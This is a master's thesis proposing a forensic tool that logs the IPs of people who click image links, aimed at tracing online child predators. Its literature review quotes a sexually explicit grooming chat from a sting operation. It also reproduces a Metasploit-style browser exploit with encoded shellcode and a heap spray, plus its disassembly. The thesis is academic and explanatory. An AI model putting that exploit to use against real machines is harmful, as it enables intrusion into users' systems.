

Voyager: Identifying IPs from Online Clicks

A Thesis Presented to

The Faculty of the Computer Science Program

California State University Channel Islands

In (Partial) Fulfillment

of the Requirements for the Degree

Masters of Science in Computer Science

By

Dhruv Pandya


December 2017

APPROVED FOR THE COMPUTER SCIENCE PROGRAM



Advisor: Dr. Michael Soltys

Date 12/13/2017



Dr. Jason Isaacs

Date 12/13/2017



Dr. Brian Thoms

Date 12/13/2017

APPROVED FOR THE UNIVERSITY

Dr. Joe Shapiro

Date _____

Non-Exclusive Distribution License

In order for California State University Channel Islands (CSUCI) to reproduce, translate and distribute your submission worldwide through the CSUCI Institutional Repository, your agreement to the following terms is necessary. The author(s) retain any copyright currently on the item as well as the ability to submit the item to publishers or other repositories.

By signing and submitting this license, you (the author(s) or copyright owner) grants to CSUCI the nonexclusive right to reproduce, translate (as defined below), and/or distribute your submission (including the abstract) worldwide in print and electronic format and in any medium, including but not limited to audio or video.

You agree that CSUCI may, without changing the content, translate the submission to any medium or format for the purpose of preservation.

You also agree that CSUCI may keep more than one copy of this submission for purposes of security, backup and preservation.

You represent that the submission is your original work, and that you have the right to grant the rights contained in this license. You also represent that your submission does not, to the best of your knowledge, infringe upon anyone's copyright. You also represent and warrant that the submission contains no libelous or other unlawful matter and makes no improper invasion of the privacy of any other person.

If the submission contains material for which you do not hold copyright, you represent that you have obtained the unrestricted permission of the copyright owner to grant CSUCI the rights required by this license, and that such third party owned material is clearly identified and acknowledged within the text or content of the submission. You take full responsibility to obtain permission to use any material that is not your own. This permission must be granted to you before you sign this form.

IF THE SUBMISSION IS BASED UPON WORK THAT HAS BEEN SPONSORED OR SUPPORTED BY AN AGENCY OR ORGANIZATION OTHER THAN CSUCI, YOU REPRESENT THAT YOU HAVE FULFILLED ANY RIGHT OF REVIEW OR OTHER OBLIGATIONS REQUIRED BY SUCH CONTRACT OR AGREEMENT.

The CSUCI Institutional Repository will clearly identify your name(s) as the author(s) or owner(s) of the submission, and will not make any alteration, other than as allowed by this license, to your submission.

Voyager: Identifying IPs from Online Clicks


Title of Item

Digital Network Forensics, Network Sniffing, Scapy, Pedophilia, Packet Capture

3 to 5 keywords or phrases to describe the item

Dhruv Pramthesh Pandya

Author(s) Name (Print)



Author(s) Signature

12/18/2017

Date

Abstract

Cyberpedophilia and the crimes associated with it are a global challenge. The behavior of individuals in a virtual environment is a cause for public concern. Public chat rooms and social media are common ways for individuals with similar sexual preferences to meet and to groom victims. Research of behavioral patterns identified by law enforcement agencies shows an extensive use of graphic images over the chat domains. This thesis recognizes the exchange of graphic media over the chat room domain as a potential loophole which can help to determine the location of a cyber pedophile through the use of graphic images and server side network monitoring tools.

The purpose of this research is to develop a preventive network forensics software tool for digital forensic examiners. Our tool, code-named Voyager, works as follows: An examiner uploads an image and a URL for that image is generated. Our system then records information about the remote machine that clicks on the URL of the image. This research also provides a solution to avoid the large data collection and perform live network sniffing with parsing the network packets in real-time and generating the user-defined specific output to MYSQL database.

Acknowledgements

The author wishes first to thank God and dedicate this thesis to him. This thesis would not have been possible without His blessings.

Thank you to my late mother, Megha Pandya, for your blessings, Mary Davis my mother in the United States for blessing and supporting me throughout my research, and my family for all the support for performing my best.

I am very grateful and thankful to Dr. Michael Soltys for his invaluable experience and help as the mentor on this project.

I would also like to thank Dr. Jason Isaacs and Dr. Brian Thoms for evaluating my thesis.

Thanks and appreciation to Detective Terry Dobrosky of the High Technology Task Force (HTTF) for suggesting the project.

Thanks to Monica Pereira the Graduate Writing Instructor, for her help and direction in this process.

Contents

1	Introduction	7
2	Literature Review	9
2.1	Background	9
2.2	Organizations Fighting Crimes of Cyberpedophilia	12
2.3	Available Research on CP	14
2.4	Unconventional Attempts to Expose CP	17
2.5	Proposed Solution	23
2.6	Conclusion	24
3	Background	25
3.1	Introduction	25
3.2	Amazon Web Services EC2 Linux AMI Instance	25
3.3	LAMP (Linux, Apache, MySQL, PHP)	26
3.3.1	PHP5	27
3.3.2	Using MySQL	27
3.4	Network Protocols	28
3.4.1	The Internet Protocol Suite (TCP/IP)	28
3.4.2	OSI Network Model	29
3.4.3	TCP Segment	31
3.4.4	IP datagram	32
3.5	Hypertext Transfer Protocol (HTTP)	33
3.6	HTTP GET and POST Methods	34
3.7	TCPdump	36
3.8	SCAPY	37
3.9	Conclusion	38
4	Design and Implementation	39
4.1	Introduction	39

4.2	Design Considerations and Challenges	41
4.3	Image Upload Module	46
4.3.1	Preface	46
4.4	PCAP file Parser	47
4.5	Packet Parser Using SNIFF	49
5	Sample Code	51
5.1	Image Upload	51
5.1.1	HTML form	51
5.1.2	The PHP Script	51
5.2	PCAP Parser	52
5.3	SNIFF Packet Parser	56
6	Results and Observations	59
7	Discussions and Limitations	64
8	Future Improvements	67
9	Conclusion	69

List of Figures

1	Effects of sexual conversations in public chat rooms (7)	10
2	Chat excerpt from Perverted Justice[Warning:Strong and offensive language], Reference (6, 34)	13
3	Keyword filter used in (36) to categorize pedophiles, based on search query (37)	15
4	Google talk Packet captured over HTTP using Wireshark (38)	16
5	A typical Metasploit interface,(48)	19
6	Conceptual diagram of Amazon EC2 AMI,Reference :(23)	26
7	A simple TCP three-way handshake,Reference :(54)	29
8	OSI Model Architecture, Reference (55)	31
9	A typical TCP Segment Header,Reference:(30)	32
10	IP Datagram(Packet), Reference (11)	32
11	Request Respond Chain for HTTP, Reference (56)	34
12	TCPdump console output)	37
13	Pedophile preference symbol Reference (18)	40
14	File size of PCAP recorded over different time lengths Reference(19)	45
15	Hash analysis and Digital forensics Reference (15,20)	46
16	Nested packet layers,Reference(12)	47
17	Flow chart of PCAP parser Reference (12)	48
18	Flow chart of Sniff packet Parser Reference (12)	50
19	Defining the HTML form	51
20	Defining the HTML form	51
21	Submit the form	51
22	upload .php Variables	52
23	Excerpt of the image upload in the database	60
24	Result of the first commit with reading a PCAP file Reference(49)	62
25	PCAP Parsed data into MySQL database on AWS instance	62

26	Terminal output using sniff	63
27	Successful record of the hashed image in database	63
28	Rogue IP address Hit	66
29	Real time visualization on the world map(50)	68
30	Open the image upload module	77
31	the image upload module	78
32	open an image	78
33	select a JPG image for upload	79
34	click on submit button to upload the image	79
35	The output of image upload module	80
36	The output of image upload module	81
37	Created folder pcap on the server	81
38	The test4.pcap file in the folder	82
39	The output of pparser.py	83
40	The output record in MySQL	83
41	The output of sniff.py	84

1 Introduction

||Shree||

The Internet has become ubiquitous in our daily lives. Because of the increase in information technology all around us, it is expected that any software or system can be and will be hacked, and that the damage will be ever-increasing. In a banking context, a cyber crime (hacking) has greater consequences than an in-person bank robbery, simply because the hacker manipulates a bank's large networks and databases to harm a vast number of people and institutions. Even if only one bank is affected by a cyber crime, the scale of these crimes introduces a level of alarm. This has caused many to give forethought to new paradigms in strong protection and pre-emptive network security.

It stands to reason that cyber crimes, whether perpetrated against institutions or individuals, cause an exponential increase in damage done. In the same way as the hacking of a bank, electronic modalities magnify crimes against individuals as well. For example, in the case of a pedophile looking for victims to groom, the Internet provides access to an ever-increasing number of available minors who might become victims.

The ubiquity of the Internet gives a sex offender not only substantially increased access to victims; it also links sexual preference components to them, thus making it easy to form networks of pedophiles with similar interests. Based on relevant research, this thesis proposes a solution which can be valuable in fixing the possible location coordinates of a single pedophilia-related activity, as well as creating a larger data set for data analysis which may be used to expand the scope of any digital forensic investigation related to the online sexual exploitation of children.

Chapter 2 explains Cyberpedophilia (CP) in depth and describes its practice in cyberspace. Distinctive communication styles of a pedophile using electronic media have been identified, and these distinctive patterns may be tracked. Also included is a brief introduction to the work of various Federal and local law enforcement agencies in the United

States and around the globe which are fighting CP. Methods of advanced mathematical and computational research to combat CP are also described. Unconventional methods used by individuals for exposing the pedophiles have also been introduced in this chapter. Based on all of the research done, this thesis then proposes a possible solution to combat CP.

Chapter 3 gives the background theoretical knowledge needed to understand the functionality of the solution proposed by this thesis. It includes an introduction of Amazon AWS EC2 AMI including the LAMP framework, TCP/IP suite, and OSI network model. A brief explanation of a TCP/IP packet has also been provided, along with a thorough study and reference to technologies used for the realization of the proof of concept which has been conducted.

Chapter 4 demonstrates the implementation of the solution provided by this thesis, based on the proof of concept mentioned in Chapter 2. This chapter explains in detail each and every module of the application through screen shots and flowcharts.

Chapter 5 gives the sample code used for the application explained in Chapter 4, followed by Chapter 6 which discusses the results and observations derived from the execution of the application.

Chapter 7 discusses digital forensics and various aspects of live network packet captures. Also this chapter involves a discussion regarding the legal limitations surrounding the development of the application and ethical future use for the application.

Chapter 8 considers future prospects in the context of CP as this solution is developed and used.

-

2 Literature Review

2.1 Background

Definitions

Pedophilia is a sexual-preference disorder characterized by a sexual interest in prepubescent and pubescent children. The sexual abuse of children and teens via the Internet is an international challenge: these crimes are often without geographical boundaries (1). Although viewing and downloading provocative images of prepubescent or pubescent children is neither a necessary nor sufficient reason to label an individual a pedophile, it is certainly an indicator of the likelihood of a pedophilia-related crime being committed (1)(4). However, preventive measures cannot be initiated until the research gives more conclusive studies about what determines a pedophile's likelihood of committing a crime (5)(6).

Research suggests there is a distinct pattern in the way pedophiles target, initiate conversations, and exploit their victims (6). This thesis recognizes and focus on one important pattern known as Grooming.

Grooming is the process by which a pedophile finds and builds relationship with children for the purpose of exploiting them sexually. This is often done by using Internet public chat rooms. Online chat rooms have become one of the most efficient methods to communicate with strangers and to build networks for various purposes (7). In these networked chat rooms, a group of pedophiles and potential pedophiles with similar interests may establish a conversation with a victim and then escalate the conversation towards a physical meeting (6). Effective methods for quickly analyzing the content, evolution, present state and threat level of these chat conversations have not yet been created; therefore in many cases, law enforcement professionals have little conclusive information with which to work.

According to a study conducted by Ghazali, Alisiri and Jaalli in 2014 (7), public

chat rooms have become a proactive medium for sexual exploitation. The figure 1 displays the progress of grooming related to wider sexual exploitation. As the figure depicts, public chat rooms can be dangerous for children or young teenagers with little understanding of the dangers of the Internet (6). We can see the path progress from grooming (7) to criminal activities and further to child pornography. Furthermore, the lack of Internet restrictions makes child pornography more readily available in the United States than it has ever been (8).




Figure 1: Effects of sexual conversations in public chat rooms (7)

As mentioned earlier, there are no conclusive studies describing symptoms or acts of grooming. Hence, grooming does not apply to all the adult individuals who engage in conversation and interact with children and people younger than themselves (6). Still, the pattern followed in most grooming can be traced over time through conversations and case histories of acts of CP (17). Research done on young adults aged 17 to 18 (9) suggested that,

of every individual included in the study, 100 % confirmed active involvement in public chat rooms (1). One third of the subjects admitted to having met a stranger and conversed with that person in public chat. 9 % confirmed an attempted sexual misconduct (1,9). This study points to the need for a safeguarding strategy for children and teens who have fresh access to the Internet (10). In the case of grooming, the Internet serves as a mediating technology mainly for person-to-person (P2P) communication, but also person-to-group (P2G) and group-to-person (G2P) communications (1, 9,17).

Given the scope of the problem, however, many law enforcement agencies have used research and statistics of the case histories to help summarize the pattern of CP grooming into the certain acts committed by a pedophile (31). According to the Mumbai Cyber Cell of Mumbai police (world renowned for anti-terrorist and cyber intelligence investigation) here are identifiable methods commonly used by pedophiles to communicate with their targets (32):

- Pedophiles use various chat rooms and forums to interact with teenagers and children who have a very fresh access to the Internet.
- Pedophiles attempt to win the confidence of the victim through the social engineering techniques to extract contact details such as a potential victims' personal mailing addresses or email addresses.
- The pedophile then begins sending pornographic content in order to convince the potential victim that this process is accepted as "normal."
- The pedophile may then take further steps into physical sexual exploitation of the victim.

These realities call for a method by which pedophiles are not only exposed, but also convicted through sound evidence gathered by law enforcement.

2.2 Organizations Fighting Crimes of Cyberpedophilia

As mentioned in Section 2.1, pedophiles' use of cyberspace is an international challenge. Many organizations and individuals throughout the world have come alongside law enforcement agencies to counter pedophiles' activities.

In 1995, the **Federal Bureau of Investigation** (FBI) classified the problem of exploitation of children. The Bureau set up a dedicated department to combat crimes committed by pedophiles against children. This initiative was known as the "Innocent Images National Initiative"(IINI) under the umbrella of the FBI's Cyber Cell Division. According to the former Assistant Director of the FBI's Cyber Cell Division, their mission was "The disruption and dismantling of online groups, organizations, and for-profit organizations which seek to exploit children" (31). Along with the United States, dozens of countries combined efforts to fight CP, including India, UK, Australia, Belarus, Canada, the Philippines and Thailand.

Operation Broken Heart(OBH) is another effort of law enforcement involved in stopping the spread of CP. With the help of the OBH initiative, the **Los Angeles County Sheriff's Department** has arrested several hundred suspects. Dozens of other local, state and federal law enforcement agencies worked in concert to make these arrests. **The Los Angeles Regional Internet Crime Against Children Task Force** is the umbrella agency which coordinated those efforts. OBH has helped to stop sex offenders, parolees and probationers allegedly violating their terms, child sex traffickers, pimps, child porn traders and sex tourists—both those traveling abroad and those viewing on the Internet.

In a technique reminiscent of the infamous show "To Catch a Predator," investigators from the **Los Angeles Regional Internet Crimes Against Children Task Force** posed as 12- to 14-year-olds online. Their efforts led to the arrests of many individuals who showed up to engage in sex acts with children. More than 275 predators were captured.

One of the well known non-profit organizations responsible for convictions of pedophiles

is **Perverved Justice**, a legal non-profit based in California (34). They actively search for pedophiles on the Internet. Their methodology is called a "honey trap." It involves an unaware pedophile in chat with a team member of the Perverved Justice organization who is posing as a child or teen. Any person who tries to make an appointment for further contact is given directions to a "bust house" where the police wait.

The figure 2 shows an excerpt of an original chat file. In the second line the nickname "Blue Bonnet" belongs to the Perverved Justice member who busted the suspect by acting in the chat under the name of "rubyslipper013" while the suspect uses the name "mesadash8pilot" (6). As might be expected, there is explicit and offensive language in the excerpt.

```
mesadash8pilot (08/21/08 11:57:13 PM): I will probably mostly just talk dirty to you, or down to you a little. Doesn't mean anything, just makes me feel good and that means your doing the gf's job
rubyslipper013 (08/21/08 11:57:30 PM): ok
rubyslipper013 (08/21/08 11:58:01 PM): cause i dont know what all the gfs r suposed 2 do
rubyslipper013 (08/21/08 11:58:33 PM): so u gotta tell me
rubyslipper013 (08/21/08 11:58:48 PM): what the gfs r suposed 2 do
mesadash8pilot (08/21/08 11:58:52 PM): ok baby I will
mesadash8pilot (08/21/08 11:59:50 PM): basically when it comes to my dick, your ultimate goal is to do anything I want so I can feel good and cum all over you and inside you
rubyslipper013 (08/22/08 12:00:27 AM): ok
mesadash8pilot (08/22/08 12:01:12 AM): Like for instance.. when we are in a private place.. I shouldn't have to ask you. You should just take my pants off and start giving me a bj
rubyslipper013 (08/22/08 12:02:00 AM): like what if u didnt want me 2? how can i know if u wanted 2 or not?
mesadash8pilot (08/22/08 12:02:20 AM): if I didn't I would tell you, otherwise just start doing it
rubyslipper013 (08/22/08 12:02:45 AM): ok
mesadash8pilot (08/22/08 12:03:28 AM): I can touch you wherever, and you can touch me wherever
rubyslipper013 (08/22/08 12:03:36 AM): ok
mesadash8pilot (08/22/08 12:04:35 AM): Basically the bf is in charge when it comes to that stuff, in a private place.. go ahead and just start sucking my dick until I'm ready to cum, then I'll probably put you on the bed and put it in your pussy
```

Figure 2: Chat excerpt from Perverved Justice[Warning:Strong and offensive language], Reference (6, 34)

The person referred to as "mesadash8pilot" decided to make a trip to the bust house in Utah. There, he was arrested, prosecuted by the federal government and sentenced to 46 months in federal prison, followed by 60 months of supervised release under the usual sex offender restrictions (34).

A significant global meeting organized by the **Internet Governance Forum** (IGF), a United Nations agency which met in Kenya in 2011 emphasized the need for a global effort to combat CP (35). Below are excerpts from some of the speeches:

- Ms. Neelie Kroes Vice-President of the **European Commission, Commissioner for the Digital Agenda:**

"There are several key actions to be done . . . we need to ensure that online safety of children and, of course young people in general, through the Safer Internet Program that is run by my director general is making sense and it is coming over. Facebook uses photoDNA developed by Microsoft and used by NCMEC in the USA to flag child abuse images to identify when someone uploads known child abuse images onto the network and is taken down immediately. If they are notified of content that is illegal in nature not intercepted by photoDNA, then such materials are taken down in consultation with relevant law enforcement agencies" (35).

- Ms. Maud de Boer-Buquicchio, Deputy Secretary General, **Council of Europe:**

"When the IGF was first established, it represented a revolutionary departure from traditional multilateral conferences by co-opting industry and civil society as partners in dialogue. The Council of Europe believes in the IGF process. Multistakeholder dialogue about how we govern the Internet is the best way to initiate, to discuss, and to agree on the Internet's development and evolution. The next step for us in the IGF and its regional emanations such as EuroDIG is to move from multistakeholder dialogue to multistakeholder delivery. The tangible results are waiting to be seized. The Council of Europe is already delivering to the 800 million Europeans it represents. Issues such as data protection, cybercrime, medi-crime and the protection of children from pedopornography and grooming through the Internet are addressed in far-reaching international conventions" (35).

2.3 Available Research on CP

There is much research available on different aspects of CP; some research has been conducted using the help of sophisticated computing methods. As mentioned in Subsection 2.1, pedophiles are heavily involved in public chat rooms. Sting operations conducted by organizations like Perverted Justice (34) have lead to the collection of data related to public

chat rooms. After the evolution of Google™ search, there was a surge in search query analysis which helped the researchers to recognize the search queries and keywords related to CP activity. Below is a brief explanation of one such piece of research:

- Mining bipartite graphs to improve semantic pedophile activity detection:

Peer-to-peer (P2P) networks are popular to exchange large volumes of data through the Internet (36). As per the research, social network analysis in a large data-set from a P2P network to improve a state-of-the-art filter for pedophile queries. A data-set containing queries is considered for the research and thus combinations of words which can be used for analysis are obtained.

The data for the research used are keyword-based queries submitted to the eDonkey search engine by the users of the network and collected over a 10-week period in 2007.




Figure 3: Keyword filter used in (36) to categorize pedophiles, based on search query (37)

The diagram categorizes from left to right four categories of pedophiles based on the query search. Using a bipartite graph, the researchers were able to obtain more or less similar results as in (37). Out of 12,858 queries searched, 35 percent were not detected pedophiles. This research gave inconclusive results for detecting pedophiles, with a future hope of better analysis on the data provided by them.

- Identifying Google Talk Packets (38)

Instant messages (IMs) are one of the earliest forms of online social networking, and they remain a popular communication method to this date. However, similar to other sophisticated social networks, online chatting potentially faces the problem of being utilized by pedophiles, which may lead to a dangerous crime. By using Wireshark (or Ethereal), powerful network analysis tools, this research describes in detail the pattern of each type of online chat message, and presents the corresponding process of identifying the messages. Research concludes that unencrypted Google Talk chat messages can be easily identified. This was one of the primary papers used for the realization strategy of the solution proposed in this thesis.

Google™ used Jabbar protocol now known as Extensible Messaging and Presence Protocol (XMPP). It facilitates exchange of extensible data in real time between any two or more network devices. The researchers were able to use the Google talk run over HTTP unsecured layer, which Google™ has now discontinued as a part of basic security. This was a loophole in the design of Gtalk which the researchers identified and exploited.

Below is the excerpt of semi encrypted Google talk packet over HTTP:

```
Google talk message from me to Friend_B (using packet
680 as an example):
77..115.[[241,["e","friend_b@gmail.com/
gmail.4B52A994","CFE32FBA96F713BF_8","who
is we?","who is we?",1225395344092,[].].].]
```

Figure 4: Google talk Packet captured over HTTP using Wireshark (38)

A brief description of contents of the packet:

- 241: 241 is the incremented number as each data set received from or sent to Google to interpret for Google Talk is given a unique number that is larger than the previous set.
- "e": Indicates that the packet is sent to Google, and contains the chat message.

- "friend b@gmail.com/gmail.4B52A994" or in general "(email)/gmail.
(some alphanumeric sequence)": This would tell Google which Google account, indicated by the "email," to which to send the chat. The alphanumeric sequence could be used to distinguish multiple chat windows between the same or different Google accounts.
- "CFE32FBA96F713BF 8" "||" "(some alphanumeric sequence) (incremented number)": The target computer's Session ID and an incremented number. Researchers were monitoring packets at their machine with Wireshark installed on it., hence the SID belongs to the Google account on the machine with Wire shark installed on it.
- "who is we?" "||" (text)" repeated two times: The text of the chat message in another format. Some characters, like ")" become converted into a character encoding.
- "1225395344092" "||" "(time)": There is uncertainty attached to this field, but researchers believe that it is some sort of date/time format, as it is very similar to the SMTP id in GoogleTMemails.

This research using Wireshark sniffed the unencrypted HTTP traffic and extracted the GoogleTMtalk traffic pattern. This method allowed them to identify the packets and hence decode the message sent over the network. This research concludes with a possibility of leaving digital signatures by injecting false packets over the network. This would help digital forensic analysts to get a trace of the data required in cases of CP activity. This research also serves as a basis for the solution provided in this thesis.

2.4 Unconventional Attempts to Expose CP

The two research efforts cited above are conventional efforts to expose CP. The results are helpful for upgrading or correcting the existing system in the computing domain. However, not every attempt made has been research-based. Some attempts have been made

by individuals, which were unconventional as well as illegal. There was a substantial use of an open-source framework for networks infrastructure penetration testing, Metasploit which yielded desired results, but violated the Computer Fraud and Abuse Act (CFAA), which was enacted by Congress in 1986 as an amendment to existing computer fraud law, the 18 U.S. Code § 1030—Fraud and Related Activity in Connection with Computers (39).

- The Metasploit Project: One of the most important aspects of understanding this section is understanding The Metasploit Project. It also highlights the importance of the solution provided by this thesis.
- Project Metasploit is an open source developed by HD Moore in 2003, completely scripted in Perl and now fully rewritten in Ruby. It is a Penetration Testing Framework, which is used to find the vulnerability in a network infrastructure. (40).
- the project is now used widely by "Black Hat" (Bad Guys),"White Hat" (Good Guys) and by "Grey Hat" (Still Deciding) hack experts for their respective purposes.
- The framework provides a database of exploits for system-based hacking. There are more than 2000 exploits currently in the database, classified by their build such as: AIX, android, bsd, bsdi, cisco, firefox, freebsd, hpux, irix, java, javascript, linux, mainframe, multi (applicable to multiple platforms), netbsd, netware, nodejs, openbsd, osx, php, python, R, ruby, solaris, unix, and windows.
- The Database consists of over 450 Payloads which are ready to deploy depending upon target system. There are many third party exploits which are available using the Metasploit framework.
- Law enforcement agencies like the FBI have been using this for their Cyber law enforcement cell (43).




Figure 5: A typical Metasploit interface,(48)

With an intention of exposing pedophiles, Moore developed an extension to Project Metasploit which was called a Metasploit decloaking project. Moore's intention was to run an executable javascript code and bypass the VPN (Virtual private network ex: Project TOR). The executable javascript was able to gain the internal IP address and MAC address of the target machine used by the CPs. A similar Javascript executable is displayed below which, when executed correctly, opens the calculator in the target windows machine.

```

1 <html>
2 <div id=      replace      >x</div>
3 <script>
4     // windows/exec - 148 bytes
5     // http://www.metasploit.com
6     // Encoder: x86/shikata_ga_nai
7     // EXITFUNC=process , CMD=calc.exe
8     var shellcode = unescape(      %uc92b%u1fb1%u0cbd%uc536%udb9b%ud9c5%
u2474%u5af4%uea83%u31fc%u0b6a%u6a03%ud407%u6730%u5cff%u98bb%ud7ff%
ua4fe%u9b74%uad05%u8b8b%u028d%ud893%ubccd%u35a2%u37b8%u4290%ua63a%
u94e9%u9aa4%ud58d%ue5a3%u1f4c%ueb46%u4b8c%ud0ad%ua844%u524a%u3b81%
ub80d%ud748%u4bd4%u6c46%u1392%u734a%u204f%uf86e%udc8e%ua207%u26b4%
u04d4%ud084%uecba%u9782%u217c%ue8c0%uca8c%uf4a6%u4721%u0d2e%ua0b0%
ucd2c%u00a8%ub05b%u43f4%u24e8%u7a9c%ubb85%u7dcb%ua07d%ued92%u09e1%

```

```

u9631%u 5 5 8 0 );
9
// ugly heap spray , the d0nkey way!
10
// works most of the time
11
var spray = unescape ( %u0a0a%u 0 a 0 a );
12
13
do {
14
    spray += spray;
15
} while(spray.length < 0xd0000);
16
17
memory = new Array();
18
19
for(i = 0; i < 100; i++)
20
    memory[i] = spray + shellcode;
21
22
xmlcode = <XML ID=I><X><C><![CDATA[<image SRC=http://&#x0a0a
; &#x0a0a;. example.com>]]></C></X></XML><SPAN DATASRC=#I DATAFLD=C
DATAFORMATAS=HTML><XML ID=I></XML><SPAN DATASRC=#I DATAFLD=C
DATAFORMATAS=HTML></SPAN></SPAN> ;
23
24
tag = document.getElementById( replace );
25
tag.innerHTML = xmlcode;
26
27
</script>
28
</html>
29
30
31

```

The code exploits the machine through running the X86 assembly level code. A sample assembly level code is displayed below.

1	00000000	C9	leave
2	00000001	2B1F	sub ebx,[edi]
3	00000003	B10C	mov cl,0xc
4	00000005	BDC536DB9B	mov ebp,0x9bdb36c5
5	0000000A	D9C5	fld st5
6	0000000C	2474	and al,0x74


```

7 0000000E 5A          pop  edx
8 0000000F F4          hlt
9 00000010 EA8331FC0B6A6A    jmp  0x6a6a:0xbfc3183
10 00000017 03D4         add  edx,esp
11 00000019 07          pop  es
12 0000001A 67305CFF     xor  [si-0x1],bl
13 0000001E 98          cwde
14 0000001F BBD7FFA4FE    mov  ebx,0xfea4ffd7
15 00000024 9B          wait
16 00000025 74AD         jz   0xffffffd4
17 00000027 058B8B028D    add  eax,0x8d028b8b
18 0000002C D893BCCD35A2   fcom  dword [ebx+0xa235cdb]
19 00000032 37          aaa
20 00000033 B84290A63A    mov  eax,0x3aa69042
21 00000038 94          xchg  eax,esp
22 00000039 E99AA4D58D    jmp  0x8dd5a4d8
23 0000003E E5A3         in   eax,0xa3
24 00000040 1F          pop  ds
25 00000041 4C          dec  esp
26 00000042 EB46         jmp  short 0x8a
27 00000044 4B          dec  ebx
28 00000045 8CD0         mov  eax,ss
29 00000047 AD          lodsd
30 00000048 A844         test al,0x44
31 0000004A 52          push edx
32 0000004B 4A          dec  edx
33 0000004C 3B81B80DD748   cmp  eax,[ecx+0x48d70db8]
34 00000052 4B          dec  ebx
35 00000053 D46C         aam  0x6c
36 00000055 46          inc  esi
37 00000056 1392734A204F   adc  edx,[edx+0x4f204a73]
38 0000005C F8          clc
39 0000005D 6E          outsb
40 0000005E DC8EA20726B4   fmul qword [esi+0xb42607a2]
41 00000064 04D4         add  al,0xd4
42 00000066 D084ECBA978221  rol  byte [esp+ebp*8+0x218297ba],1

```

```

43 0000006D 7CE8          jl  0x57
44 0000006F C0CA8C        ror  dl,0x8c
45 00000072 F4           hlt
46 00000073 A6          cmpsb
47 00000074 47          inc  edi
48 00000075 210D2EA0B0CD  and  [0xcdb0a02e],ecx
49 0000007B 2CA8        sub  al,0xa8
50 0000007D B05B        mov  al,0x5b
51 0000007F 43          inc  ebx
52 00000080 F4           hlt
53 00000081 24E8        and  al,0xe8
54 00000083 7A9C        jpe  0x21
55 00000085 BB857DCBA0   mov  ebx,0xa0cb7d85
56 0000008A 7DED        jnl  0x79
57 0000008C 92          xchg  eax,edx
58 0000008D 09E1        or   ecx,esp
59 0000008F 96          xchg  eax,esi
60 00000090 315580      xor  [ebp-0x80],edx

```

